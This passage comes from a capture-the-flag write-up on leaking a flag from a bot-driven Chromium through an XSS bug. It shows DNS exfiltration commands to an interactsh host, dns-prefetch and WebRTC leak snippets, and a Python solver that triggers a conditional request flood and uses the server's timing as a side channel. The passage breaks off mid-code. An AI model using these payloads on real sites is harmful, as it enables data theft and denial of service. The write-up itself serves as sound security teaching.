% dig "$(echo -n 'Hello, world! I am a flag :)' | base32 -w0 | tr -d '=').co0hk87hfltcf4dev
178.128.210.172
```

```
[JBSWY3DPFQQHO33SNRSCCICJEBQW2IDBEBTGYYLHEA5CS.co0hk87hfltcf4deva80n36osfddtah3g] Received
```

```
% echo JBSWY3DPFQQHO33SNRSCCICJEBQW2IDBEBTGYYLHEA5CS | base32 -d
Hello, world! I am a flagbase32: invalid input

% # Damn padding

% echo JBSWY3DPFQQHO33SNRSCCICJEBQW2IDBEBTGYYLHEA5CS= | base32 -d
Hello, world! I am a flagbase32: invalid input

% echo JBSWY3DPFQQHO33SNRSCCICJEBQW2IDBEBTGYYLHEA5CS== | base32 -d
Hello, world! I am a flagbase32: invalid input

% echo JBSWY3DPFQQHO33SNRSCCICJEBQW2IDBEBTGYYLHEA5CS=== | base32 -d
Hello, world! I am a flag :)
```

If we can trick the bot browser into making a DNS request to a hostname we control, we may be able to leak the flag.

One quick tip: According to RFC1035, DNS is case-insensitive. I have heard it is safest to assume that intermediary DNS resolvers between client and server may damage the casing of the query. As a way of example, you may request `Example.com`, but as DNS specifies that this may as well be `example.com`, intermediary DNS resolvers may forward it on as `Example.com` or `example.com` or even `ExAmPlE.CoM`. And so when using DNS as a communications channel, you should not assume that the casing of the name that your victim is looking up will be preserved on its way to your nameserver. Base32 encoding uses only the uppercase alphabet characters and some numerals (and `=` for trailing padding) making it a good choice for encoding data in a case-insensitive way.

The prohibition of Network Prediction

Recall that `index.mjs` says:

```
    const userDataDir = await mkdtemp(join(tmpdir(), 'elements-'));

    await mkdir(join(userDataDir, 'Default'));
    await writeFile(join(userDataDir, 'Default', 'Preferences'), JSON.stringify({
        net: {
            network_prediction_options: 2
        }
    }));

    const proc = spawn(
        '/usr/bin/chromium-browser-unstable', [
            `--user-data-dir=${userDataDir}`,
            '--profile-directory=Default',
            // ... SNIP ...
            `http://127.0.0.1:8080/#${Buffer.from(JSON.stringify(state)).toString('base64')
        ],
        { detached: true }
```

That `Preferences` file causes prediction/prefetching actions to be disabled.

What does this mean for the DNS shenanigans we have in mind?

Starting with the patched Chromium in its default state (no URL blocklists and no network prediction prohibition) we see that navigating the browser away from the challenge webapp to an interactsh URL emits a DNS request and a HTTP request:

```
% sudo rm /etc/chromium/policies/managed/policy.json

% chromium-browser-unstable
```

```
document.location.href = "//stock.co0hk87hfltcf4deva80n36osfddtah3g.oast.live"
```

```
[stock.co0hk87hfltcf4deva80n36osfddtah3g] Received DNS interaction (A) from REDACTED at 202
[stock.co0hk87hfltcf4deva80n36osfddtah3g] Received DNS interaction () from REDACTED at 2024
[stock.co0hk87hfltcf4deva80n36osfddtah3g] Received HTTP interaction from REDACTED at 2024-0
[stock.co0hk87hfltcf4deva80n36osfddtah3g] Received HTTP interaction from REDACTED at 2024-0
```

Adding the URL blocklist back in and navigating the page away, we no longer get a HTTP request but we still get a DNS request:

```
% echo '{"URLAllowlist":["rhea.picoctf.net", "devtools://*"],"URLBlocklist":["*"]}' | sudo

% chromium-browser-unstable
```

```
document.location.href = "//blocklist.co0hk87hfltcf4deva80n36osfddtah3g.oast.live"
```

```
[blocklist.co0hk87hfltcf4deva80n36osfddtah3g] Received DNS interaction (A) from REDACTED at
[blocklist.co0hk87hfltcf4deva80n36osfddtah3g] Received DNS interaction () from REDACTED at
```

Finally, implementing the `network_prediction_options` and repeating the test, we get neither a HTTP request nor a DNS request in the interactsh results.

```
% cd $(mktemp -d)

% mkdir -p profile/Default

% echo '{"net": {"network_prediction_options": 2}}' > profile/Default/Preferences

% chromium-browser-unstable --user-data-dir=./profile --profile-directory=Default
```

```
document.location.href = "//prediction.co0hk87hfltcf4deva80n36osfddtah3g.oast.live"
```

```
Nothing in the interactsh logs :(
```

Network Prediction doesn't just have an affect on whether the destined-to-be-blocked cross-site navigation results in a DNS request or not. A common CSP-bypassing DNS trick is to abuse link prefetching.

A `link` tag such as:

```
<link rel="dns-prefetch" href="//example.com">
```

Will cause the browser to do an automatic predictive resolution of the hostname in the link (`example.com`) to speed things up, just in case the user ends up clicking on it.

Launching our patched Chromium without the `network_prediction_options` in play demonstrates the validity of this concept:

```
% chromium-browser-unstable
```

```
(() => {
    const myLink = document.createElement("link")
    myLink.rel = "dns-prefetch"
    myLink.href = "//link-prefetch-allowed.co0hk87hfltcf4deva80n36osfddtah3g.oast.live"
    document.body.appendChild(myLink)
})()
```

```
[link-prefetch-allowed.co0hk87hfltcf4deva80n36osfddtah3g] Received DNS interaction (A) from
[link-prefetch-allowed.co0hk87hfltcf4deva80n36osfddtah3g] Received DNS interaction (A) from
[link-prefetch-allowed.co0hk87hfltcf4deva80n36osfddtah3g] Received DNS interaction () from
```

However, putting the `network_prediction_options` back in blocks the DNS request:

```
% chromium-browser-unstable --user-data-dir=./profile --profile-directory=Default
```

```
(() => {
    const myLink = document.createElement("link")
    myLink.rel = "dns-prefetch"
    myLink.href = "//link-prefetch-denied.co0hk87hfltcf4deva80n36osfddtah3g.oast.live"
    document.body.appendChild(myLink)
})()
```

```
Again, nothing in the interactsh logs :(
```

It's almost as though the author set out to break all the tricks in the HackTricks book…

Progress

- DONE: Understand what we're working with
  - There is an XSS opportunity through the URL fragment, where a chain of recipes that produces "XSS" will evaluate the `xss` payload
- DONE: Understand what we can do with the XSS. How can it get us the flag?
  - We can coax a bot into consuming a URL fragment of our choice. The bot has the flag in `state.flag`
- DONE: Create a recipe chain for the URL fragment. It must be less than 50 steps in length and must produce the "XSS" element.
  - We built a chain of length 29 that produces XSS. When packaged in a URL fragment, we can locally execute `alert(1)`
- **TODO: Use the XSS against the bot to leak the flag**
  - WON'T WORK: ~~Leak the flag using an `<img>` tag?~~ - Defeated by CSP
  - WON'T WORK: ~~Leak the flag using `fetch()`?~~ - Defeated by CSP
  - WON'T WORK: ~~Leak the flag with a cross-site navigation?~~ - Defeated by Chrome Policy (URLAllowList/URLBlockList)
  - WON'T WORK: ~~Leak the flag over DNS with a cross-site navigation?~~ - Defeated by `network_prediction_options`
  - WON'T WORK: ~~Leak the flag over DNS using prefetching?~~ - Defeated by `network_prediction_options`
  - **TODO: Leak the flag using WebRTC?**

WebRTC

HackTricks asserts that CSP's `connect-src` directive doesn't prevent WebRTC from making DNS requests or outbound connections. Indeed, doing the following in an unpatched Chromium elicits a DNS request:

```
% chromium
```

```
(async () => {
    const rtc = new RTCPeerConnection({
        iceServers:[
            {
                urls: "stun:rtc.co0hk87hfltcf4deva80n36osfddtah3g.oast.live"
            }
        ]
    })
    rtc.createDataChannel('')
    rtc.setLocalDescription(await rtc.createOffer())
})()
```

```
[rtc.co0hk87hfltcf4deva80n36osfddtah3g] Received DNS interaction (AAAA) from REDACTED at 20
[rtc.co0hk87hfltcf4deva80n36osfddtah3g] Received DNS interaction (A) from REDACTED at 2024-
[rtc.co0hk87hfltcf4deva80n36osfddtah3g] Received DNS interaction (AAAA) from REDACTED at 20
[rtc.co0hk87hfltcf4deva80n36osfddtah3g] Received DNS interaction (AAAA) from REDACTED at 20
[rtc.co0hk87hfltcf4deva80n36osfddtah3g] Received DNS interaction (AAAA) from REDACTED at 20
```

However, recall that the patched challenge Chromium is, well, patched. We received the following in the challenge handout as `chromium.diff`:

```
diff --git a/third_party/blink/renderer/modules/peerconnection/rtc_peer_connection.idl b/th
index f0948629cb..393e7c77e0 100644
--- a/third_party/blink/renderer/modules/peerconnection/rtc_peer_connection.idl
+++ b/third_party/blink/renderer/modules/peerconnection/rtc_peer_connection.idl
@@ -61,10 +61,7 @@ enum RTCPeerConnectionState {
 // https://w3c.github.io/webrtc-pc/#interface-definition

 [
-    ActiveScriptWrappable,
-    Exposed=Window,
-    LegacyWindowAlias=webkitRTCPeerConnection,
-    LegacyWindowAlias_Measure
+    ActiveScriptWrappable
 ] interface RTCPeerConnection : EventTarget {
     // TODO(https://crbug.com/1318448): Deprecated `mediaConstraints` should be removed.
     [CallWith=ExecutionContext, RaisesException] constructor(optional RTCConfiguration con
```

It's removing `Exposed=Window`, `LegacyWindowAlias=webkitRTCPeerConnection` and `LegacyWindowAlias_Measure` from the `RTCPeerConnection` interface. I don't know exactly what those things that are being removed are, or what they mean, but it's concerning to see `RTCPeerConnection` be fiddled with, considering it's used in the WebRTC DNS leak pattern shown above.

If we pop open the patched Chromium, we see that we can't even get to `RTCPeerConnection` from the JavaScript console:

```
% chromium-browser-unstable
```

```
(async () => {
    const rtc = new RTCPeerConnection({
        iceServers:[
            {
                urls: "stun:rtc.co0hk87hfltcf4deva80n36osfddtah3g.oast.live"
            }
        ]
    })
    rtc.createDataChannel('')
    rtc.setLocalDescription(await rtc.createOffer())
})()
```

```
VM12:2 Uncaught (in promise) ReferenceError: RTCPeerConnection is not defined
    at <anonymous>:2:17
    at <anonymous>:11:3
```

```
RTCPeerConnection
```

```
VM39:1 Uncaught ReferenceError: RTCPeerConnection is not defined
    at <anonymous>:1:1
```

And thus our hopes of leaking data using WebRTC are almost certainly dashed.

Progress

- DONE: Understand what we're working with
    - There is an XSS opportunity through the URL fragment, where a chain of recipes that produces "XSS" will evaluate the `xss` payload
- DONE: Understand what we can do with the XSS. How can it get us the flag?
    - We can coax a bot into consuming a URL fragment of our choice. The bot has the flag in `state.flag`
- DONE: Create a recipe chain for the URL fragment. It must be less than 50 steps in length and must produce the "XSS" element.
    - We built a chain of length 29 that produces XSS. When packaged in a URL fragment, we can locally execute `alert(1)`
- **TODO: Use the XSS against the bot to leak the flag**

- WON'T WORK: ~~Leak the flag using an `<img>` tag?~~ - Defeated by CSP
- WON'T WORK: ~~Leak the flag using `fetch()`?~~ - Defeated by CSP
- WON'T WORK: ~~Leak the flag with a cross-site navigation?~~ - Defeated by Chrome Policy (URLAllowList/URLBlockList)
- WON'T WORK: ~~Leak the flag over DNS with a cross-site navigation?~~ - Defeated by `network_prediction_options`
- WON'T WORK: ~~Leak the flag over DNS using prefetching?~~ - Defeated by `network_prediction_options`
- WON'T WORK: ~~Leak the flag using WebRTC?~~ - Defeated by the patching of `RTCPeerConnection`
- **TODO: ¯_(ツ)_/¯**

Pain

While it was a bit of a nuisance solving for the recipe chain that gives us the XSS primitive, this next part is where I think the challenge really began, and why it had such a low solve rate. I don't know that the solution we landed on was the intended solution (update: it was not 😅). It's certainly a bit obtuse, and it was a painful needle to thread, but a flag's a flag and once all was said and done we thought it was a damn cool solution.

SPOILER ALERT: Stop reading now if you want to solve the heart of the challenge on your own. You've been warned!

Thinking it through

We're fairly certain that the challenge author has closed off all of our opportunities to explicitly leak the flag over HTTP and DNS. The CSP defeats naive things like `<img>` tags and `fetch()`, the URL blocklist defeats navigating the page away to an attacker URL, the `network_prediction_options` nix our DNS prefetch style of leaks, and the yoinking of `RTCPeerConnection` makes WebRTC a no-go.

This leaves us with a few options:

1. A **novel general CSP bypass** that the author wanted to promote or debut with this challenge. Something along the lines of using WebRTC before we really knew that using WebRTC was an option. We hoped we wouldn't have to scour blogs and pour over browser specs to try to find some edge-case technology or feature that could elicit a leak.
2. **Browser exploitation.** As mentioned earlier, Wasm and JIT compilation were explicitly disabled at the time of launching the patched Chromium. We hoped this was a signal from the challenge author that this isn't the intended way forward.
3. **Leveraging the webapp itself** as a medium by which to convey the flag

Option 3 just felt like the way to go. But thinking this through, the webapp is entirely stateless. Saved game state is kept in the user's own `localStorage`. There is no database functionality, no social functionality, nothing that we could direct the bot to use that might leave a breadcrumb for us in our own use of the webapp.

So crazy it just might work

What if we instructed the bot to effectively DoS or flood the webapp? It's accessing it via http://127.0.0.1 and the loopback interface is the fastest of all the pipes. Perhaps we can use the XSS to implement some kind of flood attack, swamping the NodeJS server with traffic, giving us the opportunity to notice a slight change in its responsiveness on our end?

And if we can do that, we could *conditionally* direct the bot to effectively flood the webserver. Say, "Flood the webserver if the first character of the flag is x". Then by measuring the responsiveness of the webserver, we can try to detect whether the webserver is under attack or not, allowing us to infer information about the flag.

We called it the "stop hitting yourself" attack.

Progress

- DONE: Understand what we're working with

    - There is an XSS opportunity through the URL fragment, where a chain of recipes that produces “XSS” will evaluate the `xss` payload
- DONE: Understand what we can do with the XSS. How can it get us the flag?
    - We can coax a bot into consuming a URL fragment of our choice. The bot has the flag in `state.flag`
- DONE: Create a recipe chain for the URL fragment. It must be less than 50 steps in length and must produce the “XSS” element.
    - We built a chain of length 29 that produces XSS. When packaged in a URL fragment, we can locally execute `alert(1)`
- **TODO: Use the XSS against the bot to leak the flag**
    - WON’T WORK: ~~Leak the flag using an `<img>` tag?~~ - Defeated by CSP
    - WON’T WORK: ~~Leak the flag using `fetch()`?~~ - Defeated by CSP
    - WON’T WORK: ~~Leak the flag with a cross-site navigation?~~ - Defeated by Chrome Policy (URLAllowList/URLBlockList)
    - WON’T WORK: ~~Leak the flag over DNS with a cross-site navigation?~~ - Defeated by `network_prediction_options`
    - WON’T WORK: ~~Leak the flag over DNS using prefetching?~~ - Defeated by `network_prediction_options`
    - WON’T WORK: ~~Leak the flag using WebRTC?~~ - Defeated by the patching of `RTCPeerConnection`
    - **TODO: Implement the “stop hitting yourself” attack**
        - **TODO: Prove the concept**

Noticing a difference in responsiveness when the bot is smashing the server

First we need a way of measuring the responsiveness of the server. We already have our `Bot` class for directing the bot, and it already has a `requests.Session` for keeping a HTTP connection to the server open, so let’s just go and shove the functionality in there:

```
from collections import namedtuple
import datetime
import time
from statistics import median, stdev

TimingResults = namedtuple("TimingResults", ["mean", "median", "stdev"])

# [... SNIP ...]

class Bot:
    s: requests.Session
    baseurl: str

    def __init__(self, baseurl: str):
        self.s = requests.session()
        self.baseurl = baseurl

    # [... SNIP ...]

    def measure_responsiveness(self, time_period: datetime.timedelta) -> TimingResults:
        """
        Spend time_period collecting response times for self.url
        then return the mean, median and standard deviation
        """
        measurements_start = datetime.datetime.now()
        times = []
        while datetime.datetime.now() < measurements_start + time_period:
            measurement_start = time.perf_counter()
            self.s.get(url=self.baseurl)
            took = time.perf_counter() - measurement_start
            times.append(took)
        return mean(times), median(times), stdev(times)

# [... SNIP ...]
```

Now we need a way to induce load from JavaScript.

Recall that the CSP has a directive of `script-src 'unsafe-eval' 'self'`. This is because `index.html` needs to be able to do `<script src="index.js">` or else the game won't work. This means *we* can throw `<script src="/whateverwewant">` tags on the page, which will cause GET requests to be thrown at the challenge website, hopefully inducing some load.

Now, if we try to source, for example, `/whateverwewant` as JavaScript, it probably won't be valid JavaScript, and it'll fail to load. But that's ok. We're not sourcing it for the effect that the JavaScript will have on the bot. We're sourcing it for the effect that the bot will have on the *host*.

After some trial and error, and being mindful that we need to keep the XSS payload (along with our conditional logic to kick off the flood or not kick off the flood based on characteristics of the flag) below 300 characters, we arrived at the following strategy:

1. Append 30 `<script src="/something">` tags to the DOM. Even though Chrome-type browsers apparently support up to 6 concurrent HTTP/1.1 connections per destination server, throwing 30 tags will mean that we always have a queue while not overwhelming the browser itself
2. As soon as one of the script tags fails to load (which will be the case if we're sourcing non-Javascript content, considering that content sniffing is prohibited), replace it with another tag

We also decided to target the `/remoteCraft` endpoint with dud requests as it seemed like it stood the best chance of putting load on the server, and to throw a cache buster in to the URL for good measure.

This ends up looking as follows in a non-optimised form:

```
(() => {
    const throwTag = () => {
        const myScript = document.createElement("script");
        myScript.src = `/remoteCraft?recipe=${Math.random()}`;
        myScript.async = true;
        myScript.onerror = throwTag;
        document.head.appendChild(myScript);
    }
    const dos = () => {
        for (let i = 0; i < 30; i++) {
            throwTag()
        }
    }
    true && dos()
})()
```

Crunching it down a tad gives us:

```
let t=()=>{
    let s=document.createElement("script");
    s.src=`/remoteCraft?recipe=${new Date/1}`;
    s.async=!0;
    s.onerror=t;
    document.head.appendChild(s);
};
const d = () => {
    for (let i=0;i< 30;i++) {
        t()
    }
};
true && d()
```

Which, with newlines and indentation removed, is just 203 characters. This leaves us plenty of room for our conditional logic.

Fleshing out our code with this template, and adding in a convenience function that directs the bot to flood the server if a given conditional statement is true, we get:

```
#!/usr/bin/env python3
from collections import namedtuple
import datetime
import json
import requests
from statistics import mean, median, stdev
import time


TimingResults = namedtuple("TimingResults", ["mean", "median", "stdev"])


chain = [['Earth', 'Water'], ['Earth', 'Fire'], ['Air', 'Earth'], ['Air', 'Water'], ['Magma
         ['Fire', 'Mud'], ['Fire', 'Mist'], ['Obsidian', 'Water'], ['Air', 'Rock'], ['Fog',
         ['Hot Spring', 'Sludge'], ['Fire', 'Steam Engine'], ['Brick', 'Mud'], ['Hot Spring
         ['Earth', 'Obsidian'], ['Brick', 'Fog'], ['Computer Chip', 'Steam Engine'], ['Dust
         ['Adobe', 'Cloud'], ['Electricity', 'Software'], ['Computer Chip', 'Fire'],
         ['Artificial Intelligence', 'Data'], ['Encryption', 'Software'], ['Fire', 'Sand'],
         ['Glass', 'Software'], ['Cybersecurity', 'Vulnerability'], ['Exploit', 'Web Design


def build_state(xss: str) -> dict:
    """Build a state that has a satisfactory recipe and a given XSS payload"""
    assert len(xss) < 300, "XSS payload is too long"
    return {
        "recipe": chain,
        "xss": xss,
    }


xss_payload_template = """
let t=()=>{
    let s=document.createElement("script");
    s.src=`/remoteCraft?recipe=${new Date/1}`;
    s.async=!0;
    s.onerror=t;
    document.head.appendChild(s);
};
const d = () => {
```

```
    for (let i=0;i< 30;i++) {
        t()
    }
};
CONDITIONAL&&d()
""".strip()

xss_payload_template = "".join(line.lstrip() for line in xss_payload_template.split("\n"))


class Bot:
    s: requests.Session
    baseurl: str

    def __init__(self, baseurl: str):
        self.s = requests.session()
        self.baseurl = baseurl

    def trigger(self, xss: str):
        r = self.s.get(url=self.baseurl.rstrip("/") + "/remoteCraft",
                       params={
                           "recipe": json.dumps(build_state(xss))
                       })
        r.raise_for_status()
        if r.text != "visiting!":
            raise Exception(f"Unexpected response from bot: {r.text}")

    def trigger_conditional_dos(self, conditional: str):
        """
        Direct the bot to flood the webapp if the JavaScript expression
        given by conditional is true
        """
        self.trigger(xss=xss_payload_template.replace("CONDITIONAL", conditional))

    def measure_responsiveness(self, time_period: datetime.timedelta) -> TimingResults:
        """
        Spend time_period collecting response times for self.url
        then return the mean, median and standard deviation
        """
```

```
        measurements_start = datetime.datetime.now()
        times = []
        while datetime.datetime.now() < measurements_start + time_period:
            measurement_start = time.perf_counter()
            self.s.get(url=self.baseurl)
            took = time.perf_counter() - measurement_start
            times.append(took)
        return TimingResults(mean(times), median(times), stdev(times))


def main():
    bot = Bot(baseurl="http://rhea.picoctf.net:49233/")

    # Give the bot enough time to start Chromium and then be killed
    measurement_time_period = datetime.timedelta(seconds=15)

    print("[+] Measuring initial server responsiveness")
    print(bot.measure_responsiveness(time_period=measurement_time_period))
    print('[+] Directing bot to flood the server')
    bot.trigger_conditional_dos("true")
    print("[+] Measuring server responsiveness under load")
    print(bot.measure_responsiveness(time_period=measurement_time_period))


if __name__ == "__main__":
    main()
```

Running it gives:

```
[+] Measuring initial server responsiveness
TimingResults(mean=0.24882597919767263, median=0.24064418068155646, stdev=0.050533627647913
[+] Directing bot to flood the server
[+] Measuring server responsiveness under load
TimingResults(mean=0.24443343971225043, median=0.2404080315027386, stdev=0.0102522124149045
```

And… All of the numbers have dropped! They were supposed to have risen 😭

Hmm.

One thing to note is that the response times in general are quite high - almost 250ms.

Seeing as the challenge server seems to be hosted in us-east-2:

```
% dig rhea.picoctf.net +short
3.136.191.228

% dig -x 3.136.191.228 +short
ec2-3-136-191-228.us-east-2.compute.amazonaws.com.
```

And since I'm in Melbourne, Australia:

We can know that it takes light 100ms to make the trek from here to us-east-2 and back. But the median request times were around 250ms. This means that, for each request, we have an unaccounted-for 150ms, some of which is going towards NodeJS processing our request, but some of which is spent doing mundane things like shuffling packets in and out of router buffers on the trip across the world. This could be introducing considerable jitter; perhaps enough to mask the effect of the bot-to-webapp flood attack.

And so what if we spin up a box in us-east-2 and run the test from there?

One `t2.medium` later:

```
ubuntu@ip-172-31-26-139:~$ ./solution.py
[+] Measuring initial server responsiveness
TimingResults(mean=0.0014355858889208708, median=0.0013704175000057717, stdev=0.00037044298
[+] Directing bot to flood the server
[+] Measuring server responsiveness under load
TimingResults(mean=0.002240733500074945, median=0.0014405050000050323, stdev=0.005896732372

ubuntu@ip-172-31-26-139:~$ ./solution.py
[+] Measuring initial server responsiveness
TimingResults(mean=0.0014494833137502785, median=0.0013803814999917563, stdev=0.00039738109
[+] Directing bot to flood the server
[+] Measuring server responsiveness under load
TimingResults(mean=0.0021235046198864464, median=0.0013942880000001878, stdev=0.00549539452
```

We have what looks to be a reliable and repeatably ability to influence the responsiveness of the server! When the site is being put under load by the bot, the mean response time jumps from 0.0014 seconds to about 0.002 seconds 🥳

I don't love that the mean and standard deviation show a spike but the median doesn't. The bot browser is only allowed to run for 10 seconds, and we're running our measurement for 15 seconds at a time, knowing that we're looking at some dead space either side in the interest of "capturing" all of the window of influence. It may behoove us to try to identify how long it takes the remote browser to spin up, and defer taking out measurement until then. Perhaps we should only be aiming to measure, say, a 5 second window right in the middle of when we expect the browser to spin up.

```
def main():
    bot = Bot(baseurl="http://rhea.picoctf.net:63645/")

    print('[+] Directing bot to flood the server')
    bot.trigger_conditional_dos("true")
    print("[+] Doing a series of one-second time measurements")
    for i in range(15):
        print((i, bot.measure_responsiveness(time_period=datetime.timedelta(seconds=1))))
```

```
ubuntu@ip-172-31-26-139:~$ ./solution.py
[+] Directing bot to flood the server
[+] Doing a series of one-second time measurements
(0, TimingResults(mean=0.002196370207875897, median=0.0015852399999971567, stdev=0.00408601
(1, TimingResults(mean=0.0039210410351573355, median=0.0015964330000031168, stdev=0.0111225
(2, TimingResults(mean=0.004291020077252349, median=0.001578173999973842, stdev=0.011959940
(3, TimingResults(mean=0.003538768820422193, median=0.0015588445000105366, stdev=0.00952850
(4, TimingResults(mean=0.003132577808778806, median=0.0015223730000002433, stdev=0.00799612
(5, TimingResults(mean=0.0029695135089291454, median=0.0014753979999682088, stdev=0.0078791
(6, TimingResults(mean=0.0029029476627910784, median=0.001473126999997021, stdev=0.00745985
(7, TimingResults(mean=0.003297154683170024, median=0.0014826469999889014, stdev=0.00874776
(8, TimingResults(mean=0.0029104874489789888, median=0.0014683020000347824, stdev=0.0074920
(9, TimingResults(mean=0.003468999315971407, median=0.0014802935000375328, stdev=0.00912994
(10, TimingResults(mean=0.0015361156101716103, median=0.0014147990000310529, stdev=0.001161
(11, TimingResults(mean=0.0014933287586207731, median=0.00143036200000779, stdev=0.00032462
(12, TimingResults(mean=0.001469876246313473, median=0.0014017575000195848, stdev=0.0003144
(13, TimingResults(mean=0.0014325826532359256, median=0.0013713299999835726, stdev=0.000472
(14, TimingResults(mean=0.0015317252507706003, median=0.0013968734999991739, stdev=0.000952
```

Hmm. It looks as though the bot spins up virtually instantly. Looking at the tail end of things we see a mean response time of around 0.0015 seconds. But the very first one-second measurement after the bot spun up is 0.0021 seconds, 1.4 times slower. 2 seconds in we hit a peak of 0.0043 seconds, a whopping 2.8 times slower.

Overall, we see a very decent increase in the mean time and the standard deviation for the first 10 seconds. The median looks barely affected though. Perhaps when NodeJS is put under stress, most requests are unaffected in their timing, but a few requests are heavily delayed? Pushing the mean and standard deviation up, but not shifting the median.

Based on this single test, it looks as though we could:

1. Fire off a conditional flood
2. Wait 2 seconds
3. Gather 5 seconds of timing data
4. If the mean differs significantly from the non-flood mean, conclude that the server is under load due to the flood

Sketching this out:

```python
def main():
    bot = Bot(baseurl="http://rhea.picoctf.net:63645/")

    print("[+] Collecting baseline timing information")
    non_dos_mean_response_time = bot.measure_responsiveness(time_period=datetime.timedelta(
    print(f"Non-flood mean: {non_dos_mean_response_time}")
    print()

    def run_tests(do_dos: bool):
        for _ in range(5):
            print(f"Directing bot to {'NOT ' if not do_dos else ''}flood the server")
            bot.trigger_conditional_dos("true" if do_dos else "false")
            time.sleep(2)
            res = bot.measure_responsiveness(time_period=datetime.timedelta(seconds=5)).mea
            print(f"Got {res} ({res / non_dos_mean_response_time:.02f}x)")
            # Wait for bot to be definitely killed
            time.sleep(5)

    print(f"[+] Doing a few negative tests")
    run_tests(False)
    print()

    print(f"[+] Doing a few positive tests")
    run_tests(True)
```

```
ubuntu@ip-172-31-26-139:~$ ./solution.py
[+] Collecting baseline timing information
Non-flood mean: 0.0014348755341598847

[+] Doing a few negative tests
Directing bot to NOT flood the server
Got 0.0014931844625081672 (1.04x)
Directing bot to NOT flood the server
Got 0.0014833302759224844 (1.03x)
Directing bot to NOT flood the server
Got 0.0014583675121522335 (1.02x)
Directing bot to NOT flood the server
Got 0.0014833762436698183 (1.03x)
Directing bot to NOT flood the server
Got 0.00143361671926429 (1.00x)

[+] Doing a few positive tests
Directing bot to flood the server
Got 0.0027790762328680513 (1.94x)
Directing bot to flood the server
Got 0.0031171536550877467 (2.17x)
Directing bot to flood the server
Got 0.002799988528061463 (1.95x)
Directing bot to flood the server
Got 0.002619668476886894 (1.83x)
Directing bot to flood the server
Got 0.002668720914926357 (1.86x)
```

This looks super viable.

Given the chosen timing parameters:

- If the bot is directed to execute an XSS payload that doesn't flood the webapp, we should expect to see the mean response time barely change
- If the bot is directed to execute an XSS payload that ends up flooding the webapp, we should expect to see the mean response time increase at least 80%

To be on the safe side, we'll split the difference. If we see an increase in the mean response time of 40% from baseline, we'll deem the server to be under load. Else we'll deem the server to be not

under load.

Progress

- DONE: Understand what we're working with
    - There is an XSS opportunity through the URL fragment, where a chain of recipes that produces "XSS" will evaluate the `xss` payload
- DONE: Understand what we can do with the XSS. How can it get us the flag?
    - We can coax a bot into consuming a URL fragment of our choice. The bot has the flag in `state.flag`
- DONE: Create a recipe chain for the URL fragment. It must be less than 50 steps in length and must produce the "XSS" element.
    - We built a chain of length 29 that produces XSS. When packaged in a URL fragment, we can locally execute `alert(1)`
- **TODO: Use the XSS against the bot to leak the flag**
    - WON'T WORK: ~~Leak the flag using an `<img>` tag?~~ - Defeated by CSP
    - WON'T WORK: ~~Leak the flag using `fetch()`?~~ - Defeated by CSP
    - WON'T WORK: ~~Leak the flag with a cross-site navigation?~~ - Defeated by Chrome Policy (URLAllowList/URLBlockList)
    - WON'T WORK: ~~Leak the flag over DNS with a cross-site navigation?~~ - Defeated by `network_prediction_options`
    - WON'T WORK: ~~Leak the flag over DNS using prefetching?~~ - Defeated by `network_prediction_options`
    - WON'T WORK: ~~Leak the flag using WebRTC?~~ - Defeated by the patching of `RTCPeerConnection`
    - **TODO: Implement the "stop hitting yourself" attack**
        - DONE: Prove the concept
        - **TODO: Do something with it**

Binary Search

Given we can effectively leak one bit of information at a time from the server, we'll use a binary search to leak the value of `state.flag`.

In this context, a binary search is an efficient way of determining an unknown value by asking a series of yes/no questions. For example, knowing that ASCII characters (such as those which likely entirely compose the flag) can be represented in 7 bits, having a value from 0 to 0x7f inclusive, we

may begin by asking “is the first character of the flag bigger than 0x40? If yes, flood the server.” Noting that 0x40 is halfway to the maximum character value, 0x7f, if we detect that the server is under load we can cut out the bottom half of the range, and if we detect that the server is not under load we can cut out the top half of the range. Either way, we’ve narrowed down the possible range of values for the first character by half. If, say, we find out that the first character of the flag is in the top half of the range, we can then ask “is the first character bigger than 0x60?” By repeating this process 7 times (effectively once for each bit in a 7-bit ASCII character) we will arrive at a single possible value for the first character of the flag, which we expect to be 0x70 (‘p’) as all flags start with `picoCTF{`

And so the strategy will be:

1. Do a binary search on the length of the flag, so we know how many characters we need to leak
2. For each character, use JavaScript’s `.charCodeAt(i)` to get the ASCII value of the i’th character of `state.flag` and binary search its value

In the final solution you’ll notice I use functools.partial(). The following are equivalent:

```
#!/usr/bin/env python3

def two_arg_func(a, b):
    print(a + b)


def one_arg_func(a):
    """Call two_arg_func with b = 42"""
    return two_arg_func(a, 42)


one_arg_func(100)
```

```
#!/usr/bin/env python3
from functools import partial

def two_arg_func(a, b):
    print(a + b)



# Wrap two-arg func with partial
one_arg_func = partial(two_arg_func, b=42)

one_arg_func(100)
```

I could have used the former pattern, but any day that you have a chance to reach for `functools.partial()` is a good day 😎

We get:

```
#!/usr/bin/env python3
from collections import namedtuple
import datetime
from functools import partial
import json
import requests
from statistics import mean, median, stdev
import time
from typing import Callable


TimingResults = namedtuple("TimingResults", ["mean", "median", "stdev"])


chain = [['Earth', 'Water'], ['Earth', 'Fire'], ['Air', 'Earth'], ['Air', 'Water'], ['Magma
         ['Fire', 'Mud'], ['Fire', 'Mist'], ['Obsidian', 'Water'], ['Air', 'Rock'], ['Fog',
         ['Hot Spring', 'Sludge'], ['Fire', 'Steam Engine'], ['Brick', 'Mud'], ['Hot Spring
         ['Earth', 'Obsidian'], ['Brick', 'Fog'], ['Computer Chip', 'Steam Engine'], ['Dust
         ['Adobe', 'Cloud'], ['Electricity', 'Software'], ['Computer Chip', 'Fire'],
         ['Artificial Intelligence', 'Data'], ['Encryption', 'Software'], ['Fire', 'Sand'],
         ['Glass', 'Software'], ['Cybersecurity', 'Vulnerability'], ['Exploit', 'Web Design


def build_state(xss: str) -> dict:
    """Build a state that has a satisfactory recipe and a given XSS payload"""
    assert len(xss) < 300, "XSS payload is too long"
    return {
        "recipe": chain,
        "xss": xss,
    }


xss_payload_template = """
let t=()=>{
    let s=document.createElement("script");
    s.src=`/remoteCraft?recipe=${new Date/1}`;
    s.async=!0;
    s.onerror=t;
    document.head.appendChild(s);
```

```
};
const d = () => {
    for (let i=0;i< 30;i++) {
        t()
    }
};
CONDITIONAL&&d()
""".strip()

xss_payload_template = "".join(line.lstrip() for line in xss_payload_template.split("\n"))


def binary_search(func: Callable[[int], bool],
                  lo: int,
                  hi: int):
    """
    Find a target value in the range [lo, hi) - that is, inclusive
    on the lower end and exclusive on the upper end.

    This is done using a callable that takes an integer and returns
    True if the given integer value is >= the target value

    >>> binary_search(lambda guess: guess >= 0, 0, 1024)
    0
    >>> binary_search(lambda guess: guess >= 1, 0, 1024)
    1
